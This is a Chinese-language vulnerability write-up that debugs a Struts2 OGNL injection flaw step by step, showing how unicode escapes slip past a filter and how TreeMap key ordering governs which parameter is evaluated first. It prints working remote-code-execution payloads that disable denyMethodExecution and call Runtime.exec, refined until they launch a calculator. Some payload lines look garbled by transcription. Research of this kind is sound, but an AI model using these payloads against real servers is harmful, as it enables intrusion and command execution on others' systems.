ASTEval.java x Ognl.java x Node.java x OgnlParser.java x OgnlParserTokenManager.java x ASTStaticMethod.java x JavaCharStream.java x
303
304
305 // Here, we have seen an odd number of backslash's followed by a 'u'
306 try
307 {
308     while ((c = ReadByte()) == 'u')
309         ++column;
310
311     buffer[bufpos] = c = (char) (hexval(c) << 12 | c: '#' 35 bufpos: 1 buffer: [, #, u, , , , ,
312         hexval(ReadByte()) << 8 |
313         hexval(ReadByte()) << 4 |
314         hexval(ReadByte()));
315
316     column += 4; column: 4
317 }
318 catch(java.io.IOException e)
319 {
320     throw new Error("Invalid escape character at line " + line +
321         " column " + column + ".");
322 }
```

这段代码取自ognl包的ognl.JavaCharStream类的readChar方法，就是用于读取字符，这段代码的作用是当读取的字符出现 `\u` 时则将 `\u` 后面的16个byte（也就是16个字节）的字符取出来转为char，也就是将 `\u0023` 转为 `#`。但怎么调用到这个readChar方法的呢？我们简略的画一下（在IDEA调试中可以看到完整的调用链）

```
1 OgnlUtil.setValue() --> OgnlUtil.compile() --> Ognl.parseExpression() --> ..... -->
2 JavaCharStream.readChar()
```

`Ognl.parseExpression()` 方法是将字符串的OGNL转为AST树，内部会逐个读取字符串，所以用到了readChar方法，但这个读取的过程是极其复杂的，可阅读性极差，所以很佩服漏洞发现者的耐心和细心

```
OgnlUtil.java x ASTEval.java x Ognl.java x Node.java x OgnlParser.java x OgnlParserTokenManager.java x ASTStaticMethod.java x
195
196
197
198 public static Object compile(String expression) throws OgnlException { expression: "('\u0023myret\u003d@j
199     synchronized (expressions) {
200         Object o = expressions.get(expression); o: "({'#myret=@java.lang.Runtime.getRuntime().exec('\calc
201
202         if (o == null) {
203             o = Ognl.parseExpression(expression);
204             expressions.put(expression, o); expression: "('\u0023myret\u003d@java.lang.Runtime@getRuntime
205         }
206
207         return o; o: "({'#myret=@java.lang.Runtime.getRuntime().exec('\calc')')(aaa))(aaa)"
208     }
209 }
```

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

> static members of OgnlUtil 这个是转之前

> expression = "('\u0023myret\u003d@java.lang.Runtime.getRuntime().exec('\calc')')(aaa)(aaa)"


> o = {ASTEval@5628} "({'#myret=@java.lang.Runtime.getRuntime().exec('\calc')')(aaa))(aaa)"

> expressions = {HashMap@4969} size = 5 o是转完之后的AST对象

分析到这里，我们很容易能得到下面的漏洞利用代码，`\u0023` 为 `#`，`\u003d` 为 `=`


```
1 (' \u0023context['xwork.MethodAccessor.denyMethodExecution']\u003dfalse')(aaa)
  (aaa)&(' @java.lang.Runtime.getRuntime().exec('\calc')')(aaa)(aaa)
```

使用该代码作为参数请求URL，但发现并没有弹出计算器，我们断点看下，清除所有断点，只保留ASTEval类中getValueBody方法的断点，再次刷新URL，在断点处发现首先解析的是calc这让人很意外，明明设置denyMethodExecution的代码在前面，这里面肯定有一些特性我们没有了解清楚



我们需要将参数的整个流转过程梳理一下，一起回顾Struts2的原理图

Struts



我们需要从最开始的FilterDispatcher开始，发现顺序是正确的，所以中间一定发生了什么事情导致顺序发生了变化

```
parameterMap = {ParameterMap@5693} size = 2
> ["context{\u0027work.MethodAccessor.denyMethodExecution\u0027false\u0027}(aaa)(aaa)" -> {String[1]@5610} [""]
> ["@java.lang.Runtime@getRuntime().exec(\u0027calc\u0027)(aaa)(aaa)" -> {String[1]@5564} [""]
```

Struts2的ValueStack存放了非常多的系统参数，其中HTTP的参数也被存放在ValueStack中，但ValueStack中的顺序也是反的

```

  > == "parameters" -> {HashMap@7483} size = 2
    > == key = "parameters"
    > == value = {HashMap@7483} size = 2
      > == "('@java.lang.Runtime@getRuntime().exec('\u0027calc\u0027'))(aaa)(aaa)" -> {String[1]@7491} [""]
      > == "(\u0023context['xwork.MethodAccessor.denyMethodExecution']\u0023false')(aaa)(aaa)" -> {String[1]@7493} [""]

```

我们需要追踪下HTTP参数在FilterDispatcher之后都做了什么事情，经过逐步调试发现了2处关键地方

- Dispatcher.createContextMap方法：将参数封装为HashMap类
- ParametersInterceptor.setParameters方法：将参数封装为TreeMap类

```

Dispatcher.class x ASTEval.java x OgnlUtil.java x OgnlValueStack.java x ParametersInterceptor.java x MethodFilterInterceptor.java x De v
Decompiled .class file, bytecode version: 49.0 (Java 5) Download Sources Choose Sources...
354 public Map<String, Object> createContextMap(HttpServletRequest request, HttpServletResponse response, Acti
355     Map requestMap = new RequestMap(request);
356     Map params = null;
357     if (mapping != null) {
358         params = mapping.getParams();
359     }
360
361     Map requestParams = new HashMap(request.getParameterMap());
362     if (params != null) {
363         ((Map) params).putAll(requestParams);
364     } else {
365         params = requestParams;
366     }

```

```

Dispatcher.class x ASTEval.java x OgnlUtil.java x OgnlValueStack.java x ParametersInterceptor.java x MethodFilterInterceptor.java x De v
protected void setParameters(Object action, ValueStack stack, final Map parameters) { Reader Mode
171     ParameterNameAware parameterNameAware = (action instanceof ParameterNameAware)
172         ? (ParameterNameAware) action : null;
173
174     Map params = null;
175     if (ordered) {
176         params = new TreeMap(getOrderedComparator());
177         params.putAll(parameters);
178     } else {
179         params = new TreeMap(parameters);
180     }

```

HashMap与TreeMap是有默认排序方法的，问题就出现在这里

TreeMap：能够把它保存的记录根据键(key)排序,默认是按升序排序（例如按1、2、3，或者ASCII排序），也可以指定排序的比较器Comparator，该映射根据其键的自然顺序进行排序，或者根据创建映射时提供的 Comparator 进行排序，具体取决于使用的构造方法。

HashMap的值是没有顺序的，它是按照key的HashCode来实现的，根据键可以直接获取它的值，具有很快的访问速度。

所以，只要保证payload中修改denyMethodExecution在前面就行了，在回顾下payload

```

1  (' \u0023context['xwork.MethodAccessor.denyMethodExecution']\u0023false')(aaa)
   (aaa)&('@java.lang.Runtime@getRuntime().exec('\u0027calc\u0027'))(aaa)(aaa)

```

所以比较\与@，ASCII分别是92、64，所以在TreeMap中@在前\在后，那么在不影响语法的情况下可以在\u0023前加一个空格（ASCII为32），所以，空格排前面，就可以实现denyMethodExecution在前，修改后的payload如下

```
1 (' \u0023context[\xwork.MethodAccessor.denyMethodExecution\']\u002dfalse')(aaa)
  (aaa)&('@java.lang.Runtime.getRuntime().exec(\'calc\'))(aaa)(aaa)
```

此时将payload放到URL中刷新，便可以看到弹出计算器



看到这里是不是很通透的感觉，前面的列出的疑惑相信大家都已经找到答案。